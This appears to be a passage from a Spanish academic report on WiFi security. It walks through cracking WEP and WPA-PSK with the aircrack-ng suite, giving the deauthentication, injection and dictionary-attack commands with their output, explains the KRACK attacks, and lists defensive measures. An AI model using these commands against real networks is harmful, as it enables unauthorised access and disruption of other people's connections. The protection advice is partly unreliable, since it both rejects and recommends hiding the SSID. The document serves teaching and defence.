$$= M1 \oplus M2$$

Obtenemos el XOR de los dos textos en claro ya que el keystream se cancela:

$$C1 \oplus C2 = M1 \oplus M2$$

M1 y M2 se podrán recuperar debido a la redundancia que habitualmente tienen los textos planos. Se buscarán dos textos que aplicando un XOR, resulten en el valor dado.

A su vez el sistema de cifrado RC4 tiene dos vulnerabilidades:

- 1.- Primeros bytes generados por RC4 predecibles, se debe a que el primer byte del keystream es del estilo:

$$S[S(1) + S[S(1)]]$$

Se concatena un vector inicial de 3 bytes a la clave. El primer byte de texto en claro que se envía es la cabecera LLC (SNAP) para TCP/IP es **0xAA**. Este problema se podría solucionar descartando estos primeros bytes de salida del RC4. Es decir, empezando a utilizar desde el byte "n".

2.- Concatenación de la clave compartida con un IV público y conocido, esto hace vulnerable la clave del algoritmo de cifrado. Si un atacante puede obtener la primera palabra de salida del algoritmo RC4 correspondiente a cada IV, podría reconstruir la clave secreta.

5.2.2 Prueba de concepto - Ataque WEP por inyección tráfico

En este apartado mostraremos como capturar datos de una red con WEP habilitada y veremos lo sencillo que puede llegar a ser conseguir la clave.

1.- Primero ponemos nuestra interfaz inalámbrica "wlan0" en modo monitor:

```
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1051     dhclient3
1624     dhclient3
Process with PID 1624 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Realtek RTL8187L    rtl8187 - [phy0]
                (monitor mode enabled on mon0)
```

Ilustración 17 - crackWEP_1

2.- Lanzamos comando para capturar paquetes:

airodump-ng mon0 -c 1 -w capturaNOWEP-01 --bssid 2C:95:7F:46:C1:B4

```
root@bt: ~
File Edit View Terminal Help
Read 11749 packets (got 0 ARP requests and 2 ACKs), sent 0 pac
Read 11768 packets (got 0 ARP requests and 2 ACKs), sent 0 pac
Read 11786 packets (got 0 ARP requests and 2 ACKs), sent 0 pac
Read 11809 packets (got 0 ARP requests and 2 ACKs), sent 0 pac
Read 11832 packets (got 0 ARP requests and 2 ACKs), sent 0 pac
Read 11851 packets (got 0 ARP requests and 2 ACKs), sent 0 pac
Read 11874 packets (got 0 ARP requests and 2 ACKs), sent 0 pac
Read 11891 packets (got 0 ARP requests and 2 ACKs), sent 0 pac
Read 11904 packets (got 0 ARP requests and 2 ACKs), sent 0 pac
Read 11913 packets (got 0 ARP requests and 2 ACKs), sent 0 pac
kets...(0 pps)
```

Ilustración 18 - crackWEP_2

3.- Nos asociamos al AP y de autentificamos a uno de los clientes conectados para generar más tráfico y poder capturar más paquetes que contengan el vector de inicialización (IVs):

Falsa asociación con el AP

```

root@bt:~# aireplay-ng -i 0 -a 2C:95:7F:46:C1:B4 mon0
No source MAC (-h) specified. Using the device MAC (12:34:56:78:90:21)
19:31:19 Waiting for beacon frame (BSSID: 2C:95:7F:46:C1:B4) on channel 1

19:31:19 Sending Authentication Request (Open System)

19:31:21 Sending Authentication Request (Open System) [ACK]
19:31:21 Authentication successful
19:31:21 Sending Association Request [ACK]
19:31:21 Association successful :- ) (AID: 1)

```

Ilustración 19 - crackWEP_3

Des-autenticación cliente existente

```

root@bt:~# aireplay-ng -0 0 -a 2C:95:7F:46:C1:B4 -c 38:B1:DB:AA:58:E3 mon0
20:08:44 Waiting for beacon frame (BSSID: 2C:95:7F:46:C1:B4) on channel 1
20:08:45 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 1 | 0 ACKs]
20:08:46 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0 | 0 ACKs]
20:08:46 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0 | 0 ACKs]
20:08:47 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0 | 0 ACKs]
20:08:48 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0 | 0 ACKs]
20:08:49 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 1 | 0 ACKs]

```

Ilustración 20 - crackWEP_4

Pantalla que podemos ir observando la captura de #Data de airodump-ng

```

^ v x root@bt: ~
File Edit View Terminal Help

CH 1 ][ Elapsed: 22 mins ][ 2015-08-22 20:55 ][ display ap only

BSSID          PWR RXQ Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
2C:95:7F:46:C1:B4 -17  0   10673  248803    0  1 54e  WEP  WEP   OPN  NOWEPNO

```

Ilustración 21 - crackWEP_5

4.- Una vez tenemos suficientes paquetes (**#Data**) capturados, buscamos la clave WEP:

```

root@bt:~# aircrack-ng capturaNOWEP-01.cap
Opening capturaNOWEP-01.cap
Read 1509781 packets.

# BSSID << ESSID Encryption
1 2C:95:7F:46:C1:B4 NOWEPNO WEP (241068 IVs)

Choosing first network as target.

Opening capturaNOWEP-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 241293 ivs.
KEY FOUND! [ 09:87:65:43:21 ]
Decrypted correctly: 100%

```

Ilustración 22 - crackWEP_6


5.3 Cracking WPA - Ataque por diccionario

5.3.1 Vulnerabilidades/Debilidades

WPA es vulnerable si utilizamos principalmente autenticación PSK (*Pre-Shared Key*), clave compartida entre el cliente y el punto de acceso. La clave compartida se utiliza solo durante el *handshake* inicial en la negociación de las claves de sesión.

La clave de sesión (*PTK - Pairwise Transient Key*) es lo que nos garantiza que el resto de los clientes conectados al punto de acceso no serán capaces de espiar nuestro tráfico, dado que es conocida solamente por nosotros y el punto de acceso. Esta clave PTK se divide en la *Key Confirmation Key (KCK)*, la *Key Encryption Key (KEK)* y la *Temporary Key (TK)*. Las dos primeras se usan para proteger los mensajes del *handshake*, y la TK para proteger los paquetes normales garantizando la confidencialidad de los datos. La clave de sesión se negocia en 4 pasos, resumidos de la siguiente manera:

- 1.- El AP le envía al cliente un valor pseudoaleatorio, *nonce*.
- 2.- El cliente ahora es capaz de derivar la *PTK*, el *nonce* enviado por el AP, su propio *nonce* generado, la dirección MAC del AP y la suya propia. Esta concatenación se pasa por un algoritmo pseudoaleatorio. Ahora le envía al AP un mensaje incluyendo el *nonce* del cliente y un *MIC (Message Integrity Check)* que garantiza la integridad y autenticación del mensaje.
- 3.- El AP ahora envía una *Group Temporal Key (GTK)*, con la que se cifran los paquetes con destino múltiple en la red inalámbrica, al cliente. En este punto el cliente instala tanto la *PTK* como la *GTK*.
- 4.- El cliente confirma la recepción de la *GTK* al AP. Los pasos 3 y 4 pueden repetirse a lo largo de la conexión en caso de que la *GTK* cambie.



Esquema simplificado del 4-way handshake de WPA

Ilustración 23 - vulnerabilidad_WPA_1

¿Qué debemos hacer? esperar a que un cliente se conecte al punto de acceso para poder capturar este *handshake* a partir de la MAC cliente, la MAC del punto de

acceso, el SSID y de los números aleatorios intercambiados... podríamos conseguir la clave compartida PSK:




Ilustración 24 - vulnerabilidad_WPA_2

Una vez capturas tráfico y consigues el *handshake* se realiza un ataque por diccionario o fuerza bruta para obtener la clave utilizada.

5.3.2 Prueba de concepto - Ataque de diccionario a WPA

Para realizar el ataque podemos utilizar, como hemos visto anteriormente, los ataques iniciales de des-autenticación para forzar que un cliente tenga que autenticarse de nuevo y así tener más posibilidad a la hora de realizar la captura de tráfico de conseguir el *handshake*.

El proceso inicial es el mismo que anteriormente (para no poner de nuevo lo mismo), ponemos la tarjeta en modo monitor, y con airodump-ng capturamos tráfico.

Con aireplay-ng nos asociamos con el AP (opción -1 para falsa autenticación y opción -3 para inyectar paquetes y generar IVs, como muestra la imagen Fig. 5.3.2.1) y realizamos el ataque de des-autenticación para forzar una des-autenticación (opción -0 como la imagen Fig. 5.3.2.2) y una nueva autenticación:

```

root@bt: ~
File Edit View Terminal Help

CH 1 ][ Elapsed: 3 mins ][ 2015-08-22 21:14

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESS
2C:95:7F:46:C1:B4  -7  90    2006    107   0   1  54e  WPA  CCMP  PSK  NOW

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
2C:95:7F:46:C1:B4  12:34:56:78:90:21  0    1 - 1    0     17
2C:95:7F:46:C1:B4  38:B1:DB:AA:58:E3 -29   0 - 1e   0     53

root@bt: ~
File Edit View Terminal Help

root@bt:~# aireplay-ng -3 -b 2C:95:7F:46:C1:B4 mon0
No source MAC (-h) specified. Using the device MAC (12:34:56:78:90:21)
21:12:54  Waiting for beacon frame (BSSID: 2C:95:7F:46:C1:B4) on channel 1
Saving ARP request table
You should also save the ARP table
Read 59828 packets

root@bt: ~
File Edit View Terminal Help

root@bt:~# aireplay-ng -1 0 -a 2C:95:7F:46:C1:B4 mon0
No source MAC (-h) specified. Using the device MAC (12:34:56:78:90:21)
21:13:41  Waiting for beacon frame (BSSID: 2C:95:7F:46:C1:B4) on channel 1

21:13:41  Sending Authentication Request (Open System) [ACK]
21:13:41  Authentication successful
21:13:41  Sending Association Request [ACK]
21:13:41  Association successful :-) (AID: 1)

```

Ilustración 25 - crack_WPA_1

```

root@bt:~# aireplay-ng -0 0 -a 2C:95:7F:46:C1:B4 -c 38:B1:DB:AA:58:E3 mon0
21:16:50  Waiting for beacon frame (BSSID: 2C:95:7F:46:C1:B4) on channel 1
21:16:51  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0|64 ACKs]
21:16:52  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0|63 ACKs]
21:16:52  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [10|61 ACKs]
21:16:53  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0|61 ACKs]
21:16:53  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [13|65 ACKs]
21:16:54  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0|63 ACKs]
21:16:54  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0|61 ACKs]
21:16:55  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [18|65 ACKs]
21:16:56  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0|59 ACKs]
21:16:56  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 6|63 ACKs]
21:16:57  Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0|62 ACKs]

```

Ilustración 26 - crack_WPA_2

Una vez el cliente se desconecta y realiza una nueva autenticación con el punto de acceso, al capturar el *handshake* veremos como en la ventana de airodump-ng aparece un mensaje en la parte superior derecha de **WPA Handshake** capturado (como muestra la imagen siguiente - Fig. 5.3.2.3).

```
File Edit View Terminal Help
CH 1 ][ Elapsed: 9 mins ][ 2015-08-22 21:20 ][ WPA handshake: 2C:95:7F:46:C1:B4
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
2C:95:7F:46:C1:B4 -7 83 4862 1049 8 1 54e WPA CCMP PSK NOWEPNO
BSSID          STATION          PWR Rate Lost Frames Probe
2C:95:7F:46:C1:B4 38:B1:DB:AA:58:E3 -27 1e- 1e 0 38716 NOWEPNO
```

Ilustración 27 - crack_WPA_3

Una vez hemos capturado el *handshake* realizaremos un ataque por diccionario con aircrack-ng, para este caso hemos utilizado uno de los diccionarios que trae consigo la distribución backtrak o kali, el archivo *rockyou.txt*. Lanzamos el ataque:

```
root@bt:~# aircrack-ng -w /pentest/passwords/wordlists/rockyou.txt capturaWPA-02.cap
```

Ilustración 28 - crack_WPA_4

Obtenemos el resultado siguiente, y por consiguiente la clave:

```
File Edit View Terminal Help
Aircrack-ng 1.1 r2178
[00:00:00] 156 keys tested (1026.27 k/s)
Current passphrase: kathleen
[00:00:00] 228 keys tested (1068.72 k/s)
Master Key      : F1 DF 2E 9B BC 84 53 51 D4 08 28 A7 5F BB B3 5B
Current passphrase: 0987654321
Transient Key   : 85 13 0B 3B 59 7B 78 1D F4 BB 98 72 FF CE 82 54
Master Key     : 39 51 28 05 7E E1 1A DD 29 9E 5E 33 DB 32 B3 59
KEY FOUND! [ 0987654321 ]
KEY FOUND! [ 0987654321 ]
Transient Key   : F5 FC 86 55 F8 12 BD C1 F8 13 5A C9 12 C3 E9 64
6D E6 5C 75 FA 56 71 03 D2 BB D1 DA 5B A1 3F F6
CC 29 91 3F 15 AC A4 7F 24 D2 17 69 ED E9 7C 70
EAPOL HMAC     : 29 BC 42 D6 F3 5B EB 40 FD BD 9E E9 C8 5B E3 D0
```

Ilustración 29 - crack_WPA_5

5.4 Cracking WPA2 - Ataque KRACK

En este apartado analizaremos un poco que ha pasado en la actualidad con WPA2, puesto que se había demostrado que era matemáticamente seguro. Sobretudo implementaciones que usan CCMP como método de cifrado.

Los ataques que más repercusión y gravedad han tenido son el **ataque de reinstalación de claves en 4-way** y el **ataque de reinstalación de clave de grupo**.

Como vimos en el apartado de vulnerabilidades WPA, el 4-way *handshake* es una de las fases por las que pasan el cliente y el punto de acceso para negociar la conexión.

Una vez que, tanto el cliente como el punto de acceso conocen las claves necesarias para proteger las comunicaciones. A nivel de sesión exclusiva del cliente con la *PTK* y a nivel de grupo (*multicast/broadcast*) con la *GTK*, en este punto de establecimiento de claves se ha demostrado que es vulnerable (tercer paso del 4-way *handshake*) al ataque de reinstalación de claves (lo vemos más adelante).

Por otro lado, como se vio en la descripción del 4-way *handshake* del apartado de vulnerabilidad de WPA. A lo largo de la conexión entre el cliente y el AP la *GTK* puede cambiar, con esto el AP comienza el proceso llamado **Group Key Handshake** (simplemente envía un mensaje a todos los clientes con la nueva clave *GTK* y la reinstala una vez que todos contesten o simplemente tras enviarles la clave a todos). Este paso es vulnerable la reinstalación de claves (lo vemos más adelante).

La vulnerabilidad descubierta sobre WPA2 es a nivel de protocolo en sí mismo, ya que no contempla la posibilidad de que el tercer mensaje del *wpa-handshake* pueda ser intencionalmente reenviado. Esto hace que las mismas claves vuelvan a instalarse en el cliente, provocando que los vectores de inicialización (IV) se reinicien y que WPA comience a utilizar keystreams (cadenas de caracteres generadas con la clave de cifrado combinadas con texto plano) que ya ha utilizado anteriormente para cifrar los paquetes. Esto se debe a que está utilizando la misma clave de sesión y el mismo vector de inicialización para crear este keystream.




Ilustración 30 - crackWPA2_1




Ilustración 31 - crackWPA2_2

En las imágenes de arriba podemos ver el proceso ampliado de intercambio de mensajes en la conexión WPA, incluyendo el 4-way handshake (verde) y el tercer mensaje que puede reenviarse (rojo).

Las vulnerabilidades CVE (*Common Vulnerabilities and Exposures*) detectadas e identificadas actualmente son las siguientes:

- [CVE-2017-13077](#): Reinstallation of the pairwise encryption key (PTK-TK) in the 4-way handshake.
- [CVE-2017-13078](#): Reinstallation of the group key (GTK) in the 4-way handshake.
- [CVE-2017-13079](#): Reinstallation of the integrity group key (IGTK) in the 4-way handshake.
- [CVE-2017-13080](#): Reinstallation of the group key (GTK) in the group key handshake.
- [CVE-2017-13081](#): Reinstallation of the integrity group key (IGTK) in the group key handshake.
- [CVE-2017-13082](#): Accepting a retransmitted Fast BSS Transition (FT) Reassociation Request and reinstalling the pairwise encryption key (PTK-TK) while processing it.
- [CVE-2017-13084](#): Reinstallation of the STK key in the PeerKey handshake.
- [CVE-2017-13086](#): reinstallation of the Tunneled Direct-Link Setup (TDLS) PeerKey (TPK) key in the TDLS handshake.
- [CVE-2017-13087](#): reinstallation of the group key (GTK) when processing a Wireless Network Management (WNM) Sleep Mode Response frame.
- [CVE-2017-13088](#): reinstallation of the integrity group key (IGTK) when processing a Wireless Network Management (WNM) Sleep Mode Response frame.

Cada una de ellas representa una instancia específica de un ataque de reinstalación de clave, es decir, cada una describe una vulnerabilidad de protocolo específica.

5.4.1 Ataque 4-way handshake - Reinstalación de claves

Como hemos visto en el apartado anterior este ataque repite el paso 3 de 4-way *handshake* de WPA hacia el cliente, haciendo que se vuelvan a instalar las claves y utilizar vectores de inicialización ya utilizados.

Este ataque se puede encontrar con diversos obstáculos a la hora de conseguir tener éxito:

- 1.- No todos los dispositivos implementan el protocolo de la misma forma, es el ejemplo de Windows e IOS que no cumplen el estándar WPA, estos no aceptan retransmisiones del tercer mensaje.
- 2.- El atacante debe colocarse en posición ***man in the middle (MiTM)*** entre el cliente y el punto de acceso, creando un Rogue AP que tenga la misma MAC que el punto de acceso y en un canal diferente. Esto es porque la *PTK* depende de la dirección MAC del punto de acceso, si esta es diferente, no podremos negociar exactamente la misma.
- 3.- Otro de los obstáculos es que algunas implementaciones solo aceptan retransmisiones del tercer paquete que estén cifradas por la *PTK* inicialmente instalada, ignorando la retransmisión en texto plano. Otras implementaciones si aceptan la retransmisión sin cifrar.

En este último caso el ataque sería más o menos trivial, ya que primero se intercepta el cuarto mensaje del *handshake* que va de cliente a punto de acceso impidiendo que llegue a este. Así poder retransmitir el tercer mensaje un número arbitrario de veces para realizar el ataque.

Una vez el ataque sea exitoso, se envía el cuarto mensaje que habíamos capturado/guardado al punto de acceso para que termine la instalación de las claves. Existe un *replay counter* que se incrementa con cada retransmisión, pero el punto de acceso en algunas implementaciones instala las claves sin tener en cuenta que este valor no coincida con la realidad. La otra razón por la que se usa este antiguo paquete capturado es que tras la instalación de la *PTK* el cliente envía este paso siempre de forma cifrada con la misma, pero el punto de acceso no la ha instalado aún, así que la rechazaría de no estar en texto plano.

En la siguiente imagen (ilustración 32 - ataque_reinstalación_claves_1) vemos el esquema del ataque cuando el cliente acepta la retransmisión en texto plano:




Ilustración 32 - ataque_reinstalación_claves_1

En caso de que el cliente solo acepte el reenvío del tercer paso con el cifrado de la *PTK*, debe realizarse un bypass de esta protección. Por ejemplo, en sistemas Android se aprovecha de una condición de carrera, el controlador de red del cliente recibe el tercer mensaje y su retransmisión de forma muy rápida. De forma que se aceptan

ambos antes que la CPU envíe la orden de instalar las claves, tras lo cual no aceptará más retransmisiones sin cifrar. Así pueden pasar una o varias retransmisiones antes de que se instalen las claves, obteniendo a su vez varios cuartos mensajes del *handshake* como respuesta. El siguiente esquema muestra el ataque cuando el cliente no acepta la retransmisión en texto plano:




Ilustración 33 - ataque_reinstalación_claves_2


5.4.2 Ataque handshake - Reinstalación clave de grupo

Se puede realizar un proceso parecido al anterior contra las negociaciones de clave de grupo (*GTK*). La consecuencia de esto es que el atacante podrá realizar reenvío de paquetes broadcast/multicast.

La renovación de claves se realiza cuando el punto de acceso envía a los clientes un mensaje indicando la *GTK*. Los clientes a su vez envían un mensaje de confirmación al punto de acceso, queda instalada la clave en el cliente y en el punto de acceso tras recibir la confirmación de todos los clientes o al enviar las notificaciones. El estándar indica que debe esperar a que todos hayan respondido. Se ha comprobado, al igual que el caso anterior, que el cliente reinicia la numeración de los vectores de inicialización al reinstalar de esta forma la *GTK*.

Por lo tanto, en el caso de que el punto de acceso instale la *GTK* al enviar las notificaciones, el atacante realizará las siguientes acciones:

- 1.- Bloqueará la respuesta de confirmación del cliente hacia el punto de acceso y esperará a que se reenvíe la petición desde este.
- 2.- Esperará a que el punto de acceso reenvíe la petición de renovar la clave al cliente y la bloqueará.
- 3.- El atacante esperará que el punto de acceso envíe una petición broadcast. Deja pasar dicho paquete y seguidamente reenvía la retransmisión que ha capturado anteriormente hacia el cliente, que reinstalará las claves.
- 4.- Se reenvía el paquete *broadcast* de nuevo, ya que el *replay counter* se reinicia después de la instalación de las claves.



Esquema descriptivo del ataque a la clave de grupo cuando la clave se instala en el punto de acceso una vez se recibe la confirmación de los clientes.

Ilustración 35 - ataque_reinstalación_grupo_2

5.5 Principios básicos de protección

Vamos a enumerar ciertos principios muy básicos que siempre hemos de tener en cuenta a la hora de configurar nuestras redes inalámbricas:

- 1.- Cambiar configuración por defecto del punto de acceso, nombre del router, ssid de la red, clave administrativa de acceso al mismo.
- 2.- Uso del algoritmo WPA2 (no tan seguro desde hace poco meses), teniendo en cuenta que apliquemos las actualizaciones de fabricante para corregir las vulnerabilidades tanto en punto de acceso como en clientes.
- 3.- Uso de contraseñas seguras:
 - Más de 10 dígitos de longitud.
 - Que contengan letras minúsculas, mayúsculas, números y símbolos.
 - Que no sean fáciles de resolver, no contengan nombres, identificadores, fechas, etc.
 - No ocultar SSID, ocultarlo ya no es una ventaja precisamente. Frente a la red Wifi la seguridad es mínima pero hacia tus clientes se complica. Se ha demostrado que ocultar el SSID hace más inseguro. Con aplicaciones podemos obtener el nombre de la red sin problemas, aunque no queda ahí, al ocultarlo y que la red no publique el SSID en

las tramas lo que hacemos es que nuestros dispositivos tengan que preguntar específicamente por esa red oculta desde cualquier lugar que este el dispositivo. Que quiere decir, pues que desde cualquier punto voy a desvelar como mínimo, la lista de mis redes ocultas a cualquier que pueda estar capturando tráfico inalámbrico y poder llegar a suplantar esas redes para que nos conectemos y hacernos creer que estamos conectados legítimamente a dichas redes.

- Actualizaciones de firmware de punto de acceso.
- Controlar el espectro de la señal inalámbrica. Se puede limitar el rango de acción a los atacantes.

Como hemos visto en los ataques de tipo Rogue AP, específicamente con las herramientas citadas como *linset* y *wiphising*. Para intentar evitar este tipo de ataques sería recomendable seguir las indicaciones siguientes:

- Configurar nuestro router/punto de acceso con todas las medidas anteriormente citadas. En medida de lo posible realizarlo con la wifi desactivada y configurando mediante cable de red.
- Configurar filtrado MAC e incluir manualmente solo los dispositivos que nosotros queremos que conecten.
- Siempre introducir la contraseña Wifi manualmente, no dejar nunca en automático.
- Muy importante, nunca introducir la contraseña a través de navegador web. Puesto que *linset* mediante su punto de acceso falso, solicita al usuario la contraseña vía interfaz web. Si el usuario la introduce, *linset* tan solo la comprueba con el punto de acceso real y si es coincide, cierra la interfaz web, cierra el punto de acceso falso y deja conectar a los clientes contra el punto de acceso real. Por ello el usuario nunca se da cuenta realmente que es un engaño, y el atacante ya dispone de la contraseña WiFi.
- Asegurar que la red a la que intentas conectar es la nuestra propia con seguridad habilitada (mejor WPA2) y no una con el mismo nombre y seguridad abierta.
- Se recomienda ocultar el SSID.

6 Estudio de propuesta de mejora seguridad red WiFi

6.1 Presentación soluciones Wifi - Componentes necesarios

En este apartado iremos viendo un poco la presentación de ambas soluciones y los componentes mínimos necesarios para poder implementarlas.

Presentamos dos soluciones con niveles de seguridad distintos, una primera opción para otorgar un acceso wifi para navegación web por internet (HTTP/HTTPS) mediante tickets de conexión con contraseña compartida WPA2 y un segundo código generado aleatoriamente por el sistema en el momento de su creación, esta solución puede ser aplicable por ejemplo:

- En redes de pequeños comercios que ofrezcan acceso a internet a sus clientes.
- En redes corporativas como red wifi de invitados, para dar acceso a internet a personal externo con restricciones y medidas de seguridad que pasan por la necesidad de que el personal de IT u otro designado con anterioridad deba generar tickets de conexión.

La segunda opción es una solución aplicable tanto a nivel empresarial como doméstico, pero por los componentes utilizados sería más factible en un entorno corporativo por el coste de los mismos. Esta solución se basa en implementar un acceso Wifi a la red corporativa mediante el protocolo de autenticación PEAP (EAP Protegido) mediante validación de certificado de servidor y usuario/contraseña contra directorio activo en un dominio Microsoft Windows.

